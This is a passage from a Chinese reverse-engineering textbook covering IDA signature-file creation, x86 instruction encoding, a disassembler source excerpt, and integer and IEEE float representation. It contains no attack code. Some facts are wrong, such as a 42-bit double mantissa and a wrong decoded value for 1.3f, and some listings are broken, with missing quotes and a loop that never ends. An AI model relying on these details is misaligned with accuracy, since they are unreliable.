在 SIG 文件的制作过程中，如果 LIB 文件中包含过多的 OBJ 文件，如何快速地将所有 OBJ 文件提取出来并生成 SIG 文件呢？读者可根据 SIG 文件的制作流程，编写程序将 OBJ 文件从 LIB 中逐个提取出来，并生成对应的 PAT 文件，再将所有 PAT 文件编译为 SIG 文件；也可编写批处理文件来快速生成 SIG 文件。将生成后的 SIG 文件放置在 IDA 的安装目录 SIG 文件夹下。使用快捷键 Shift+F5 添加 SIG 文件到分析工程中，如图 1-11 所示。




图 1-11　SIG 文件的签名窗口

图 1-11 显示了当前分析工程中使用到的 SIG 文件。使用 Insert 键可加载 SIG 文件用于此工程；也可在视图中右击，选择 Apply new signature 添加 SIG 文件。

我们还可以编写 SIG 测试程序，通过制作 SGI 文件解析出程序中使用的函数，见代码清单 1-1。

代码清单 1-1　SIG 测试程序

```
void ShowSig()
{
    printf("ShowSig");
}
    int main(int argc, char* argv[])
{
    ShowSig(); // 通过制作 SIG 文件，在 IDA 中解析此函数名称
    return 0;
}
```

将代码清单 1-2 中的代码生成的 OBJ 文件，按照流程制作成 SIG 文件放置在 IDA 安装目录下的 SIG 文件夹下。使用快捷键 Shift+F5 加载对应 SIG 文件到分析工程中，如图 1-12 所示。

图 1-12 SIG 解析对比

通过图 1-12 可知，IDA 已经成功解析出函数 sub_401000 的对应名称为 ShowSig，并同时将参数解析了出来。有了 SIG 文件的帮助，分析工作将更为简单。SIG 文件制作批处理文件的过程如代码清单 1-2 所示。

代码清单 1-2 SIG 文件制作批处理文件的过程

```
md %1_objs
cd %1_objs
for /F %%i in ('link -lib /list %1.lib') do link -lib /extract:%%i %1.lib
for %%i in (*.obj) do pcf %%i
sigmake -n"%1.lib" *.pat %1.sig
if exist %1.exc for %%i in (%1.exc) do find /v ";" %%i > abc.exc
if exist %1.exc for %%i in (%1.exc) do > abc.exc more +2 "%%i"
copy abc.exc %1.exc
del abc.exc
sigmake -n"%1.lib" *.pat %1.sig
copy %1.sig ..\%1.sig
cd ..
del %1_objs /s /q
rd %1_objs
```

代码清单 1-2 说明如下几点问题：

- ❑ 通过 md %1_objs 创建目录，目录名称为参数 1
- ❑ 通过 cd %1_objs 进入刚刚创建的目录中
- ❑ 在当前目录下循环取出 LIB 中的 OBJ 名称，并逐个生成对应的 OBJ
- ❑ 循环将生成的 OBJ 文件通过 PCF 转换成对应的 PAT 文件
- ❑ 将目录下所有的 PAT 文件生成为一个 SIG 文件
- ❑ 将生成的 SIG 文件拷贝到上级目录中
- ❑ 返回上级目录，删除创建目录中的所有数据
- ❑ 将创建目录删除

将代码清单 1-2 保存为“lib2sig.bat”，放置在 lib 同一目录下，在控制台下使用此批处

理，生成的 SIG 文件和 LIB 文件保存在同一目录下。

"lib2sig.bat" 的使用方法：

lib2sig [lib 名称] [生成 SIG 文件名称]

设置环境变量时，需要获取 pcf.exe、sigmake.exe 和 link.exe 的所在路径，即依次选择"我的电脑"→"属性"→"高级"→"环境变量"→"新建系统变量"→变量名"path"→"变量值"。

在使用这些指令的过程中，如果出现"不是内部或外部命令，也不是可运行的程序"的字样，请查看环境变量是否设置正确。每次修改 pcf.exe、sigmake.exe 和 link.exe 的路径时，都需要重新设置环境变量，否则只能在对应目录中使用它们。

1.3 反汇编引擎的工作原理

通过以上的小例子，相信读者已经发现 OllyDBG 和 IDA 都有一个很重要的功能：反汇编。现在为大家讲解一下反汇编引擎的工作原理。

在 X86 平台下使用的汇编指令对应的二进制机器码为 Intel 指令集——Opcode。

Intel 指令手册中描述的指令由 6 部分组成，如图 1-13 所示。

Instruction Prefixes	Opcode	Mode R/M	SIB	Displacement	Immediate
指令前缀	指令操作码	操作数类型	辅助 Mode R/M，计算地址偏移		立即数

图 1-13　Intel 指令结构图

结构图说明如下。

- Instruction Prefixes：指令前缀

  指令前缀是可选的，作为指令的补助说明信息存在，主要用于以下 4 种情况。

  - 重复指令：如 REP、REPE\REPZ
  - 跨段指令：如 MOV DWORD PTR FS:[XXXX], 0
  - 将操作数从 32 位转为 16 位：如 MOV AX,WORD PTR DS:[EAX]
  - 将地址从 16 位转为 32 位：如 MOV EAX,DWORD PTR DS:[BX+SI]

- Opcode：指令操作码

Opcode 为机器码中的操作符部分，用来说明指令语句执行什么样的操作，如某条汇编语句是 MOV、JMP 还是 CALL。Opcode 为汇编指令语句的主要组成部分，是必不可少的。对 Opcode 的解析也是反汇编引擎的主要工作。

汇编指令助记符与 Opcode 是一一对应的关系。每一条汇编指令助记符都会对应一条 Opcode 码，但由于操作数类型不同，所占长度也不相同，因此对于非单字节指令来说，解析一条汇编指令单凭 Opcode 是不够的，还需要 Mode R/M、SIB、Displacement 的帮助，才能够完整地解析出汇编信息。

❑ Mode R/M：操作数类型

Mode R/M 是辅助 Opcode 解释汇编指令助记符后的操作数类型。R 表示寄存器，M 表示内存单元。Mode R/M 占一个字节的固定长度，如图 1-14 所示。第 6、7 位可以描述 4 种状态，分别用来描述第 0、1、2 位是寄存器还是内存单元，以及 3 种寻址方式。第 3、4、5 位用于辅助 Opcode。

❑ SIB：辅助 Mode R/M，计算地址偏移

SIB 的寻址方式为基址 + 变址，如 MOV EAX,DWORD PTR DS:[EBX+ECX*2]，其中的 ECX、乘数 2 都是由 SIB 来指定的。SIB 的结构如图 1-15 所示。SIB 占 1 个字节大小，第 0、1、2 位用于指定作为基址的寄存器；第 3、4、5 位用于指定作为变址的寄存器；第 6、7 位用于指定乘数，由于只有两位，因此可以表示 4 种状态，这 4 种状态分别表示乘数为 1、2、4、8。

❑ Displacement：辅助 Mode R/M，计算地址偏移

Displacement 用于辅助 SIB，如 MOV EAX,DWORD PTR DS:[EBX+ECX*2+3] 这条指令，其中的“+3”是由 Displacement 来指定的。

❑ Immediate：立即数

用于解释指令语句中操作数为一个常量值的情况。

7	6	5	4	3	2	1	0
指定寄存器及寻址方式		寄存器/Opcode			寄存器/内存单元		

图 1-14 Mode R/M 图解

7	6	5	4	3	2	1	0
指定乘数		指定变址寄存器			指定基址寄存器		

图 1-15 SIB 图解

反汇编引擎通过查表将由以上 6 种方案组合而成的机器指令编码，解释为对应的汇编指令，从而完成了机器码的转换工作。本节将介绍一款成熟的反汇编引擎 Proview 的开源代码，其源码片段如代码清单 1-3 所示。

代码清单 1-3 Proview 的源码片段

```
// 机器码解析函数
/*
DISASSEMBLY 结构说明
typedef struct Decoded
{
    char    Assembly[256]; // 汇编指令信息
    char    Remarks[256];  // 汇编指令说明信息
    char    Opcode[30];    // Opcode 机器码信息
    DWORD   Address;       // 当前指令地址
```

```
    BYTE     OpcodeSize;     // Opcode 机器码长度
    BYTE     PrefixSize;     // 指令前缀长度
} DISASSEMBLY;
*/
void Decode(DISASSEMBLY *Disasm,
            char *Opcode,
            DWORD *Index)
{
/*
源码中函数说明信息略
源码中变量局部定义略
*/
// 机器码格式分析略
// 判断是否符合 Opcode 机器码格式 Op 为参数 Opcode[0] 项
switch(Op) // 分析 Op 对应的机器码
{   // 部分 PUSH 指令分析机器码信息，对照图 1-2
case 0x68:
// 方式 1：PUSH 4 字节内存地址信息
{
// 判断寄存器指令前缀
if(RegPrefix == 0) {
           // PUSH 指令后按 4 字节方式解释
           // 如当前机器码为：6800304000
           // 由于在内存中为小尾方式排序，因此取出内容需要重新排列数据
           // 此函数对指令地址加 1，偏移到 00304000 处，将其排序为 00403000
           // 提取出的机器指令存放在 dwOp 中
           // 转换后的地址信息保存在 dwMem 中
           SwapDword((BYTE *) (Opcode + i + 1), &dwOp, &dwMem);
           // 将机器指令信息转换为汇编指令信息
           wsprintf(menemonic, push %08X",dwMem);
           // 保存汇编指令语句到 Disasm 结构中，用于返回
           lstrcat(Disasm->Assembly, menemonic);
           // 组装机器码信息，用空格将指令码与操作数分离
           wsprintf(menemonic, 68 %08X",dwOp);
           //将机器码信息保存到 Disasm 结构中，用于返回
           lstrcat(Disasm->Opcode, menemonic);
           // 设置指令要占用的内存空间
           Disasm->OpcodeSize = 5;
           // 设置指令前缀长度
           Disasm->PrefixSize = PrefixesSize;
           // 对当前分析指令地址下标加 4 字节偏移量
           (*Index) += 4;
 }
 else{
           // PUSH 指令后按 2 字节方式解释
           // 解析机器码，与以上代码相同
           SwapWord((BYTE *) (Opcode + i + 1), &wOp, &wMem);
           // 按 2 字节解释操作数："push %04X"
           wsprintf(menemonic, "push %04X", wMem);
           lstrcat(Disasm->Assembly, menemonic);
```

```
            // 按2字节解释操作数:"push %04X"
            wsprintf(menemonic, "68 %04X", wOp);
            lstrcat(Disasm->Opcode, menemonic);
            // 设置指令长度
              Disasm->OpcodeSize = 3;
            // 设置指令前缀长度
            Disasm->PrefixSize = PrefixesSize;
            // 对当前分析指令地址下标加2字节偏移量
             (*Index) += 2;
    }
}
break;
case 0x6A:
// 方式2:PUSH指令的操作数是小于等于1字节的立即数
{
// 有符号数判断,负数处理
    if((BYTE) Opcode[i + 1] >= 0x80){
                    // 负数在内存中为补码,用0x100-补码得回原码
                    // "push -%02X"中对原码加负号
    wsprintf(menemonic, "push -%02X", (0x100 - (BYTE) Opcode[i + 1]));
    }
// 有符号数判断,正数处理
    else{
                     // 正数直接转换
         wsprintf(menemonic, "push %02X", (BYTE) Opcode[i + 1]);
         }
                    // 保存汇编指令语句
    lstrcat(Disasm->Assembly, menemonic);
                    // 组装机器码信息
    wsprintf(menemonic, "6A%02X", (BYTE) * (Opcode + i + 1));
                    // 保存机器码信息
    lstrcat(Disasm->Opcode, menemonic);
                    // 设置指令长度与指令前缀长度
    Disasm->OpcodeSize = 2;
    Disasm->PrefixSize = PrefixesSize;
// 对当前分析指令地址下标加2字节偏移量
    ++(*Index);
 }
break;
}
                    // 机器码格式分析略
```

代码清单1-3中省略了其他机器码的解析过程，只列举了汇编助记符PUSH的两种机器指令方式。通过解析Opcode指令操作码，找到对应的解析方式，将机器码重组为汇编代码。通过第一个参数DISASSEMBLY *Disasm传出解析结果。将机器码指令长度由参数Index传出，用于寻找下一个Opcode指令操作码。如何使用函数Decode对机器码进行分析见代码清单1-4。

代码清单 1-4 使用反汇编引擎解析机器码

```
// 假设此字符数组为机器指令编码
unsigned char szAsmData[] = {
        0x6A, 0x00,                                 // PUSH 00
        0x68,0x00,0x30,0x40,0x00,                   // PUSH 00403000
        0x50,                                       // PUSH EAX
        0x51,                                       // PUSH ECX
        0x52,                                       // PUSH EDX
        0x53                                        // PUSH EBX
};
char szCode[256] = {0};                             // 存放汇编指令信息
unsigned int nIndex = 0;                            // 每条机器指令的长度，用于地址偏移
unsigned int nLen = 0;                              // 分析机器码总长度
unsigned char *pCode = szAsmData;

// 获取分析机器码长度
nLen = sizeof(szAsmData);
while (nLen)
{
        // 检查是否超出分析范围
        if (nLen < nIndex)
        {
                break;
        }
        // 修改 pCode 偏移
        pCode +=  nIndex;
        // 解析机器码，此函数实现见代码清单 1-5
        // 参数一 pCode：分析机器码首地址
        // 参数二 szCode：返回值，保存解析后的汇编指令语句信息
        // 参数三 nIndex：返回值，保存机器码指令的长度
        // 由于参数四是模拟机器码，没有对应代码地址，因此传入 0
        Decode2Asm(pCode, szCode, &nIndex, 0);
        // 显示汇编指令
        puts(szCode);
        memset(szCode, 0, sizeof(szCode));
}
```

通过函数 Decode2Asm，启动反汇编引擎 Proview，通过代码清单 1-3 中的分析流程，解析出对应汇编指令语句代码，并输出。PUSH 寄存器指令的分析并没有在代码清单 1-3 中列举，分析过程大致相同，读者可查看 Proview 源码并自行分析。

代码清单 1-5 Decode2Asm 实现流程

```
void __stdcall
Decode2Asm(IN PBYTE pCodeEntry,   // 分析 Opcode 地址，无符号字符型指针
           OUT char* strAsmCode,  // 传出值，保存汇编指令的语句信息
           OUT UINT* pnCodeSize,  // 传出值，保存机器码指令的大小
           UINT nAddress)         // 分析机器码所在地址
```

```
{
  DISASSEMBLY Disasm;                          // 此结构信息见代码清单 1-3
  // 保存 Opcode 指针，用于传递函数参数
  char *Linear = (char *)pCodeEntry;
  // 初始化指令长度
  DWORD        Index = 0;
  // 设置机器码所在地址
  Disasm.Address = nAddress;
  // 初始化 Disasm
  FlushDecoded(&Disasm);
  // 调用 Decode 进行机器码分析
  Decode(&Disasm,
    Linear,
    &Index);
  // 保存汇编指令语句信息
  strcpy(strAsmCode, Disasm.Assembly);
  // 组装汇编语句的字符串，从参数 strAsmCode 返回信息
  if(strstr((char *)Disasm.Opcode, ":"))
  {
     Disasm.OpcodeSize++;
     char ch =' ';
     strncat(strAsmCode,&ch,sizeof(char));
  }
  strcat(strAsmCode,Disasm.Remarks);
  *pnCodeSize = Disasm.OpcodeSize;
  FlushDecoded(&Disasm);
  return;
}
```

代码清单 1-5 对汇编引擎 Proview 的使用进行了封装，以简化 Decode 函数的调用过程，方便使用者调用。本节源码见随书文件，在工程 Disasm_Push 目录下，其中 Disasm、Dsasm_Functions 为 Proview 的源码，Decode2Asm 为使用封装代码。

更多关于汇编指令及其对应机器码的信息请参考 Intel 的指令帮助手册，读者可在 Intel 的官方网站下载最新版的帮助手册。另外，随书文件中还提供了一个低版本的 Intel 指令帮助手册。

1.4 本章小结

本章介绍了进行 C++ 反汇编和逆向分析的工作环境和必需工具的使用方法，大家在继续学习后面的内容之前，需要学会配置工作环境并掌握这些工具的使用方法，随着学习的深入，相信大家对 C++ 反汇编和逆向分析的工作环境会越来越熟悉。

虽然本书没有介绍调试器的原理，但是笔者在教学工作中经常要求学员自己开发调试器引擎，并且在看雪安全论坛（www.pediy.com）的调试版块免费发布相关技术文档、调试器引擎的 demo 和源码，有兴趣的读者可以自行搜索并阅读。

第二部分

C++ 反汇编揭秘

- 第 2 章　基本数据类型的表现形式
- 第 3 章　认识启动函数，找到用户入口
- 第 4 章　观察各种表达式的求值过程
- 第 5 章　流程控制语句的识别
- 第 6 章　函数的工作原理
- 第 7 章　变量在内存中的位置和访问方式
- 第 8 章　数组和指针的寻址
- 第 9 章　结构体和类
- 第 10 章　关于构造函数和析构函数
- 第 11 章　关于虚函数
- 第 12 章　从内存角度看继承和多重继承
- 第 13 章　异常处理

第 2 章　基本数据类型的表现形式

2.1　整数类型

C++ 提供的整数数据类型有三种：int、long、short。在 Microsoft Visual C++ 6.0 中，int 类型与 long 类型在内存中都占 4 个字节，short 类型在内存中占两个字节。

由于二进制数不方便显示和阅读，因此内存中的数据采用十六进制数显示。一个字节由两个十六进制数组成，在进制转换中，一个十六进制数可用 4 个二进制数表示，每个二进制数表示 1 位，因此一个字节在内存中占 8 位。

在 C++ 中，整数类型又可以分为有符号型与无符号型两种。有符号整数可用来表示负数与正数，而无符号整数则只能表示正数。它们有什么区别？在内存中又如何表示？让我们通过本章的讲解揭开这些谜题。

2.1.1　无符号整数

在内存中，无符号整数的所有位都用来表示数值。以无符号整型数据 unsigned int 为例，此类型的变量在内存中占 4 字节，由 8 个十六进制数组成，取值范围为 0x00000000 ~ 0xFFFFFFFF，如果转换为十进制数，则表示范围为 0 ~ 4294967295。

当无符号整型不足 32 位时，用 0 来填充剩余高位，直到占满 4 字节内存空间为止。例如，数字 5 对应的二进制数为 101，只占了 3 位，按 4 字节大小保存，剩余 29 个高位将用 0 填充，填充后结果为：00000000000000000000000000000101；转换成十六进制数 0x00000005 之后，在内存中以“小尾方式”存放。“小尾方式”存放是以字节为单位，按照数据类型长度，高数据位对高地址，低数据位对低地址，如 0x12345678 将会存储为 78 56 34 12。相应地，在其他计算机体系中，也有“大尾方式”，其数据存储方式和“小尾方式”相反，高数据位放在内存的低端，低数据位放在内存的高端，如 0x12345678 将会存储为 12 34 56 78。如果大家对此仍有疑问，可以查阅本章小结，我们在小结里专门对此进行了交代。

由于是无符号整数，不存在正负之分，都是正数，故无符号整数在内存中都是以真值的形式存放的，每一位都可以参与数据表达。无符号整数可表示的正数范围是补码的一倍。

2.1.2　有符号整数

有符号整数中用来表示符号的是最高位——符号位。最高位为 0 表示正数，最高位为 1 表示负数。有符号整数在内存中同样占 4 字节，但由于最高位为符号位，不能用来表示数值，因此有符号整数的取值范围要比无符号整数取值范围少 1 位，即 0x80000000 ~ 0x7FFFFFFF，如果

转换为十进制数，则表示范围为 −2 147 483 648 ～ 2 147 483 647。

在有符号整数中，正数的表示区间为：0x00000000 ～ 0x7FFFFFFF；负数的表示区间为：0x80000000 ～ 0xFFFFFFFF。

负数在内存中都是以补码形式存放的，补码的规则是用 0 减去这个数的绝对值，也可以简单地表达为对这个数值取反加 1。例如，对于 −3，可以表达为 0−3，而 0xFFFFFFFD+3 等于 0（进位丢失），所以 −3 的补码也就是 0xFFFFFFFD 了。相应地，0xFFFFFFFD 作为一个补码，最高位为 1，视为负数，转换回真值同样也可以用 0−0xFFFFFFFD 的方式，于是得到 −3。为了计算方便，人们也常用取反加一的方式来求得补码，因为对于任何 4 字节的数值 x，都有 x+x(反)=0xFFFFFFFF，于是 x+x(反)+1=0，接下来就可以推导出 0−x= x(反)+1 了。

在我们讨论的 C/C++ 中，有符号整数都是以补码形式存储的，而且在几乎所有的编程语言 中都是如此，这是为什么呢？因为计算机只会做加法，所以需要把减法转换为加法。

如设有符号数 x，y，求 x−y 的值，我们可以推导出 x−y=x+(0−|y|)，根据补码的规则，当 y 为负数的时候，0−|y| 等价于 y 的补码。对于 y 的补码，我们记为 y(补)，所以 x−y=x+y（补）。

例如，(3−2) 可会转换成 (3+ (−2))，运算过程为：3 的十六进制原码 0x00000003 加上 −2 的十六进制补码 0xFFFFFFFE，从而得到 0x100000001。由于存储范围为 4 字节大小，两数相加后产生了进位，超出了存储范围，超出的 1 将被舍弃。进位被舍弃后，结果为 0x00000001。

值得一提的是，对于 4 字节补码，0x80000000 所表达的意义可以是负数 0，也可以是 0x80000001 减去 1。由于 0 的正负值是相等的，没有必要还来个负数 0，因此，也就把这个值的意义规定为 0x80000001 减去 1，这样 0x80000000 也就成为 4 字节负数的最小值了。这也是为什么有符号整数的取值范围中，负数区间总是比正数区间多一个最小值的原因。

在数据分析中，如果将内存解释为有符号整数，则查看用十六进制数表示时的最高位，最高位小于 8 则为正数，大于 8 则为负数。如果是负数，则需转换成真值，从而得到对应的负数数值，如图 2-1 所示。

Name	Value
⊞ &nVar	0x0012ff7c
nVar	-1

Address: 0x0012ff7c

0012FF7C　FF FF FF FF

图 2-1　有符号负数的内存信息

在图 2-1 中，地址 0x0012FF7C 对应的 4 字节为变量 nVar 的数据信息。nVar 为一个有符号整数，在内存中的信息为 0xFFFFFFFF，最高位为 1，说明变量 nVar 为一个负数。按照转换规则，内存中存放的十六进制数为一个补码，需转换成真值再进行解释。0 减去 0xFFFFFFFF 后，或者对 0xFFFFFFFF 取反加 1，都可以得到真值 −1。

那么，如何判断一段数据是有符号类型还是无符号类型呢？这就需要查看指令或者已知的函数如何操作此内存地址，根据操作方式或函数相关定义得出该地址的数据类型。如 API 调用 MessageBoxA，它有 4 个参数，查看帮助得知，第 4 个参数为一个无符号整数，从而可分析出这个传入数值的类型。

有符号整数在算术运算中有许多特殊之处，更多有关有符号整数的操作及识别过程的内容请参考第4章。

2.2 浮点数类型

计算机也需要运算和存储数学中的实数。在计算机的发展过程中，曾产生过多种存储实数的方式，有的现在已经很少使用了。不管如何存储，我们都可以划分为定点实数存储方式和浮点实数存储方式这两种。所谓定点实数，就是约定整数位和小数位的长度，比如用4字节存储实数，我们可以约定两个高字节存放整数部分，两个低字节存储小数部分。这样的好处是计算的效率高，缺点也显而易见，存储不灵活，比如我们想存储65536.5，由于整数的表达范围超过了2字节，用定点实数存储方式就无法实现了。对应地，也有浮点实数存储方式，道理很简单，就是用一部分二进制位存放小数点的位置信息，我们可以称之为“指数域”，其他的数据位用来存储没有小数点时的数据和符号，我们可以称之为“数据域”、“符号域”。在访问时取得指数域，与数据域运算后得到真值，如67.625，利用浮点实数存储方式，数据域可以记录为67625，小数点的位置可以记为10的−3次方，对该数进行访问时计算一下即可。浮点实数存储方式的优缺点和定点实数存储方式的优缺点是相反的。在80286之前，程序员常常为实数的计算伤脑筋，而后来推出了浮点协处理器，可协助主处理器分担浮点运算，程序员计算实数的效率也就提升了，于是浮点实数存储方式也就普及开来，成为现在主流的实数存储方式。但是，在一些条件恶劣的嵌入式开发场合，仍可看到定点实数的存储和使用。

在C/C++中，使用浮点方式存储实数，用两种数据类型来保存浮点数：float（单精度）、double（双精度）。float在内存中占4字节空间，double在内存中占用8字节空间。由于占用空间大，double可描述的精度更高。这两种数据类型在内存中同样以十六进制方式进行存储，但与整型类型有所不同。

整型类型是将十进制转换成二进制保存在内存中，以十六进制方式显示。浮点类型并不是将一个浮点小数直接转换成二进制数保存，而是将浮点小数转换成的二进制码重新编码，再进行存储。C/C++的浮点数是有符号的。

在C/C++中，将浮点数强制转换为整数时，不会采用数学上四舍五入的方式，而是舍弃掉小数部分（第4章会提到的“向0取整”），不会进位。

浮点数的操作不会用到通用寄存器，而会使用浮点协处理器的浮点寄存器，专门对浮点数进行运算处理，见2.2.2小节。Microsoft Visual C++ 6.0在使用浮点数前，需先对浮点寄存器进行初始化，然后才能正常运行。未初始化浮点寄存器的代码如代码清单2-1所示。

代码清单2-1 未初始化浮点寄存器

```
int main(int argc, char* argv[])
{
        // 在未使用到浮点数情况下,
```

```
        // 在Visual C++ 6.0 中输入小数会报错，因没有对浮点寄存器进行初始化
        int nInt = 0;
        scanf("%f", &nInt);
}
```

在代码清单 2-1 所示的运行程序中输入小数将会导致程序崩溃，这是由于在浮点寄存器没有初始化时使用浮点操作，将无法转换小数部分。

解决办法是：在代码中的任意位置定义一个浮点类型的变量即可对浮点寄存器进行初始化。

2.2.1 浮点数的编码方式

浮点数编码转换采用的是 IEEE 规定的编码标准，float 和 double 这两种类型数据的转换原理相同，但由于表示的范围不一样，编码方式有些许区别。IEEE 规定的浮点数编码会将一个浮点数转换为二进制数。以科学记数法划分，将浮点数拆分为 3 部分：符号、指数、尾数。

1. float 类型的 IEEE 编码

float 类型在内存中占 4 字节（32 位）。最高位用于表示符号；在剩余的 31 位中，从右向左取 8 位用于表示指数，其余用于表示尾数，如图 2-2 所示。




图 2-2 float 类型的二进制表示说明

在进行二进制转换前，需要对单精度浮点数进行科学记数法转换。例如，将 float 类型的 12.25f 转换为 IEEE 编码，需将 12.25f 转换成对应的二进制数 1100.01，整数部分为 1100，小数部分为 01；小数点向左移动，每移动 1 次指数加 1，移动到除符号位的最高位为 1 处，停止移动，这里移动 3 次。对 12.25f 进行科学记数法转换后二进制部分为 1.10001，指数部分为 3。在 IEEE 编码中，由于在二进制情况下，最高位始终为 1，为一个恒定值，故将其忽略不计。这里是一个正数，所以符号位添 0。

12.25 经 IEEE 转换后各位的情况：

- 符号位：0
- 指数位：十进制 3+127，转换为二进制是 10000010
- 尾数位：10001 000000000000000000（当不足 23 位时，低位补 0 填充）

由于尾数位中最高位1是恒定值，故省略不计，只要在转换回十进制数时加1即可。为什么指数位要加127呢？由于指数可能出现负数，十进制数127可表示为二进制数01111111。IEEE编码方式规定，当指数域小于0111111时为一个负数，反之为正数，因此01111111为0。

12.25f转换后的IEEE编码按二进制拼接为01000001010001000000000000000000。转换成十六进制数为0x41440000，内存中以小尾方式进行排列，故为00 00 44 41。分析结果如图2-3所示。

Name	Value
fFloat	12.2500
⊞ &fFloat	0x0012ff7c

Address: 0x0012ff7c

0012FF7C 00 00 44 41

图2-3 单精度浮点数12.25f转换为IEEE编码

上面演示了符号位为正，指数位也为正的情况。那么什么情况下指数位可以为负呢？根据科学记数法，小数点向整数部分移动时，指数做加法。相反，小数点向小数部分移动时，指数需要以0起始做减法。浮点数−0.125f转换IEEE编码后，将会是一个符号位为1，指数部分为负的小数。−0.125f经转换后二进制部分为0.001，用科学记数法表示为1.0；指数为−3。

−0.125fIEEE转换后各位的情况：

- 符号位：1
- 指数位：十进制127 +（−3），转换为二进制是01111100，如果不足8位，则高位补0
- 尾数位：00000000000000000000000

−0.125f转换后的IEEE编码二进制拼接为10111110000000000000000000000000。转换成十六进制数为0xBE000000，内存中显示为00 00 00 BE，分析结果如图2-4所示。

Name	Value
fFloat	-0.125000
⊞ &fFloat	0x0012ff78

Address: 0x0012ff78

0012FF78 00 00 00 BE

图2-4 单精度浮点数−0.125f转换为IEEE编码

上面的两个浮点数小数部分转换为二进制时都是有穷的，如果小数部分转换为二进制时得到一个无穷值，则会根据尾数部分的长度舍弃多余的部分。单精度浮点数1.3f，小数部分转换为二进制就会产生无穷值，依次转换为：0.3、0.6、1.2、0.4、0.8、1.6、1.2、0.4、0.8…转换后得到的二进制数为1 .01001100110011001100110，到第23位终止，尾数部分无法保存更大的值。

1.3f经IEEE转换后各位的情况：

- 符号位：0
- 指数位：十进制0+127，转换二进制01111111
- 尾数位：01001100110011001100110

1.3f 转换后的 IEEE 编码二进制拼接为 00111111101001100110011001100110。转换成十六进制数为 0x3FA66666，内存中显示为 66 66 A6 3F。由于在转换二进制过程中产生了无穷值，舍弃了部分位数，所以进行 IEEE 编码转换后得到的是一个近似值，存在一定的误差。再次将这个 IEEE 编码值转换成十进制小数，得到的值为 1.2516582，四舍五入之后为 1.3。这就解释了为什么 C++ 在比较浮点数值是否为 0 时，要做一个区间比较而不是直接进行等值比较。正确浮点数比较的代码见代码清单 2-2。

代码清单 2-2　正确浮点数比较

```
float fTemp = 0.0001f;          // 精确范围
if (fFloat >= -fTemp && fFloat <= fTemp)
{
        // fTemp 等于 0
}
```

2. double 类型的 IEEE 编码

前文讲解了单精度浮点类型的 IEEE 编码。double 类型和 float 类型大同小异，只是 double 类型表示的范围更大，占用空间更多，是 float 类型所占用空间的两倍。当然，精准度也会更高。

double 类型占 8 字节的内存空间，同样，最高位也用于表示符号，指数位占 11 位，剩余 42 位用于表示位数。

在 float 中，指数位范围用 8 位表示，加 127 后用于判断指数符号。在 double 中，由于扩大了精度，因此指数范围使用 11 位正数表示，加 1023 后可用于指数符号判断。

double 类型的 IEEE 编码转换过程与 float 类型一样，读者可根据 float 类型的转换流程来转换 double 类型，此处不再赘述。

2.2.2　基本的浮点数指令

前面学习了浮点数的编码方式，下面来学习浮点数指令。浮点数的操作指令与普通数据类型不同，浮点数操作是通过浮点寄存器来现实的，而普通数据类型使用的是通用寄存器，它们分别使用两套不同的指令。

浮点寄存器是通过栈结构来实现的，由 ST(0) ～ ST(7) 共 8 个栈空间组成，每个浮点寄存器占 8 字节。每次使用浮点寄存器都是率先使用 ST(0)，而不能越过 ST(0) 直接使用 ST(1)。浮点寄存器的使用就是压栈、出栈的过程。当 ST(0) 存在数据时，执行压栈操作后，ST(0) 中的数据将装入 ST(1) 中，如无出栈操作，将顺序地向下压栈，直到将浮点寄存器占满。常用浮点数指令的介绍如表 2-1 所示，其中，IN 表示操作数入栈，OUT 表示操作数出栈。

表 2-1 常用浮点数指令表

指令名称	使用格式	指令功能
FLD	FLD IN	将浮点数 IN 压入 ST(0) 中。IN（mem 32/64/80）
FILD	FILD IN	将整数 IN 压入 ST(0) 中。IN（mem 32/64/80）
FLDZ	FLDZ	将 0.0 压入 ST(0) 中
FLD1	FLD1	将 1.0 压入 ST(0) 中
FST	FST OUT	ST(0) 中的数据以浮点形式存入 OUT 地址中。OUT(mem 32/64)
FSTP	FSTP OUT	和 FST 指令一样，但会执行一次出栈操作
FIST	FIST OUT	ST(0) 数据以整数形式存入 OUT 地址中。OUT(mem 32/64)
FISTP	FISTP OUT	和 FIST 指令一样，但会执行一次出栈操作
FCOM	FCOM IN	将 IN 地址数据与 ST(0) 进行实数比较，影响对应标记位
FTST	FTST	比较 ST(0) 是否为 0.0，影响对应标记位
FADD	FADD IN	将 IN 地址内的数据与 ST(0) 做加法运算，结果放入 ST(0) 中
FADDP	FADDP ST(N), ST	将 ST(N) 中的数据与 ST(0) 中的数据做加法运算，N 为 0 ～ 7 中的任意一个，先执行一次出栈操作，然后将相加结果放入 ST(0) 中保存

其他运算指令和普通指令类似，只需在前面加 F 即可，如 FSUB 和 FSUBP 等。

在使用浮点指令时，都要先利用 ST(0) 进行运算。当 ST(0) 中有值时，便会将 ST(0) 中的数据顺序向下存放到 ST(1) 中，然后再将数据放入 ST(0) 中。如果再次操作 ST(0)，则会先将 ST(1) 中的数据放入 ST(2) 中，然后将 ST(0) 中的数据放入 ST(1) 中，最后才将新的数据存放到 ST(0)。以此类推，在 8 个浮点寄存器都有值的情况下继续向 ST(0) 中存放数据，这时会丢弃 ST(7) 中数据信息。

下面通过一个简单的示例来了解各指令的使用流程，熟悉数据传送类型指令 FLD、FLD1、FST、FSTP、FISTP 等的使用方法。Microsoft Visual C++6.0 通过函数 __ftol 将 float 型转换为 int 型，见代码清单 2-3。

代码清单 2-3 Debug 调试版 float 指令练习

```
// C++ 源码对比，argc 为命令行参数
float fFloat = (float)argc;
; 将地址 ebp+8 处的整型数据转换成浮点型，并放入 ST(0) 中，对应变量 argc
0040E9D8    fild          dword ptr [ebp+8]
